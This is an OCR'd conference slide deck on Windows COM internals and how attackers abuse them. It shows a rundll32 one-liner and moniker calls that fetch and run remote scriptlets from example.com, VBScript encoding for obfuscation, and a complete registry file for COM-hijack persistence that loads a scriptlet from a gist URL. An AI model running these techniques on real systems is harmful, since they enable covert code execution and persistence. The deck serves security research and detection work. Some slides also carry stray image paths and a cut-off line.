Windows Operating System Archaeology

Matt Nelson
Casey Smith

Who Are We?

- Casey Smith (@subTee)
  - Director Applied Research at Red Canary
  - subt0x10.blogspot.com

- Matt Nelson (@enigma0x3)
  - Senior Operator and Security Researcher @SpecterOps
  - enigma0x3.net

Objectives For This Talk

Foster curiosity

Further research

Provide references

Give Examples!

Call attention to the attack surface and capabilities

COM Overview

-Brief Background

-Registration

-Resolution

COM Architecture and History - in 2 minutes ;-)

What are COM components?

COM components are cross-language classes backed by:


- DLL (Dynamic-Link Libraries)
- OCX (ActiveX controls)
- TLB (Type Libraries)
- EXE (Executables)
- SCT (XML files)

Location Transparency Principle

Example - COM Scriptlet XML

XML Files - We use these for POC examples

Registration Block



```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
</registration>
<script language="JScript">
                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
</script>
</scriptlet>
```

COM Object Type Registration

To find a component when a program needs it,
it is USUALLY registered

What Registry keys are related to COM registration?


HKLM

\+ **HKCU**

HKCR

Beware: Registration-Free COM ;-)

Registry Example



COM Object Type Resolution

CLSID - GUID - {AAAA1111-0000-0000-0000-0000FEEDACDC}

ProgID - String

Monikers - “scriptlet:http://example.com/file.sct”


GetObject - CreateObject Methods

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";a=GetObject('scriptlet:https://example.com/Backdoor.sct');a.Exec();close();
```

WMI GetObject example


1. Call **GetObject** with a moniker in the input parameter.

VB




```
'the simple version
Set MyObject = GetObject("winMgmts::Win32_scheduledJob")

'Or the more complex version
strComputer = "."
Set MyObject = GetObject("winMgmts:{impersonationLevel=imper
```

[system.runtime.interopservices.marshal]::BindToMoniker("script:http://example.com/a.wsc")



Make PowerShell VB Again!

```
[reflection.assembly]::LoadWithPartialName("'Microsoft.VisualBasic")
$a= [Microsoft.VisualBasic.Interaction]::GetObject("script:https://example.com/sct")
```



Visual Basic Encoding

```
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop> $a = new-object -COM Scripting.Encoder
PS C:\Users\Matt\Desktop> $file = gc new.vbs
PS C:\Users\Matt\Desktop> $a.EncodeScriptFile(".vbs",$file,0,"") | Out-File -Encoding ASCII res.vbe
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop> type .\res.vbe
#@~^NAAAAA==O□/O,',ZD□lDnr(LnmD`E       UmDb2Yc?t□ssJ*R"EU`E^mV^R□a+r#ahEAAA==^#~@
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop>
```

```
<script language="VBScript.Encode">
            #@~^NAAAAA==O/O,',ZDlDnr(LnmD`E UmDb2Yc?tssJ*R"EU`E^mV^Ra+r#ahEAAA==^#~@
</script>
```

COM Registry Keys

https://msdn.microsoft.com/en-us/library/windows/desktop/ms678477(v=vs.85).aspx

Regsvr32.exe

Regasm.exe

Regsvcs.exe

These tools usually handle the registration and registry key population for us.

Example Call To Create/Locate an Object





Figure 6-1: Creation sequence of an object from a DLL server. Function calls not in COM are from the Windows API.

What does all this mean?

COM Artifacts and details can be found in the registry.



Sometimes....

Registration-Free COM Activation

Microsoft.Windows.ActCtx Object

Attach a Manifest or Download ManifestURL

Loads DLL without registration.

https://github.com/subTee/RegistrationFreeCOM

James Forshaw's ActCtx Usage from DerbyCon

https://github.com/tyranid/DotNetInteropDemos/releases/tag/DERBYCON_2017

The Best Class Eva!11!!!

```
var name = "Microsoft.VisualBasic.Devices.Computer";
var comp = ax.CreateObject(name);

// Full registry access, without WScript.Shell
comp.Registry.CurrentUser.CreateSubKey("ABC");

// Get current text on clipboard
comp.Clipboard.GetText();

// Send arbitrary keys to the focused application
comp.Keyboard.SendKeys("Hello World!");
```

In Memory Assembly Execution JScript/VBScript

https://github.com/tyranid/DotNetToJScript

This is Amazing!

Executes a .NET assembly IN JSCRIPT/VBSCRIPT


This dramatically extends capabilities of COM Scriptlets

No Dll On Disk.


I'm out...

Methodology Examples

Using Procmon to trace resolution



Example - There are DOZENS of these

3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete	NAME NOT FOUND Desired Access: Q...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}	NAME NOT FOUND Desired Access: R...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\TreatAs	NAME NOT FOUND Desired Access: Q...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocServer32	NAME NOT FOUND Desired Access: R...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InProcServer32	NAME NOT FOUND Desired Access: M...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocHandler32	NAME NOT FOUND Desired Access: Q...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00C04FD7D062}\InprocHandler	NAME NOT FOUND Desired Access: Q...
3:15:4...	Explorer.EXE	3172	RegOpenKey	HKCU\Software\Classes\Applications\explorer.exe	NAME NOT FOUND Desired Access: R...

Excavation Tools

James Forshaw - OleViewDotNet - https://github.com/tyranid/oleviewdotnet

Mark Russonovich - ProcMon - https://technet.microsoft.com/en-us/sysinternals/processmonitor

RPCView - http://rpcview.org

API Spy - http://www.rohitab.com/apimonitor

CertUtil - 

CertUtil Example

```
C:\Windows\System32>certutil -class scrobj.dll
Class[0]: 06290bd0-48aa-11d2-8432-006008c3fbfc
  06290bd0-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Context

  "Object under which scriptlets may be created"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Context"


Class[1]: 06290bd1-48aa-11d2-8432-006008c3fbfc
  06290bd1-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Constructor

  "Constructor that allows hosts better control creating scriptlets"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Constructor"


Class[2]: 06290bd2-48aa-11d2-8432-006008c3fbfc
  06290bd2-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Factory

  "Factory bindable using IPersistMoniker"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Factory"
```

Malicious Tactics Overview

Persistence

COM Hijacking - Evasion

Lateral Movement

Persistence via COM Hijacking

Leveraging Per-User COM Objects, we can divert resolution to an object under our control.

- Registry Only Persistence
  - “TreatAs” hijack
  - COM handler hijacking (scheduled tasks)

Persistence via COM Hijacking

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

DEMO

Registry Only Persistence

COMPeristence - Notepad

File Edit Format View Help

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"

[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"

[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"

[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"

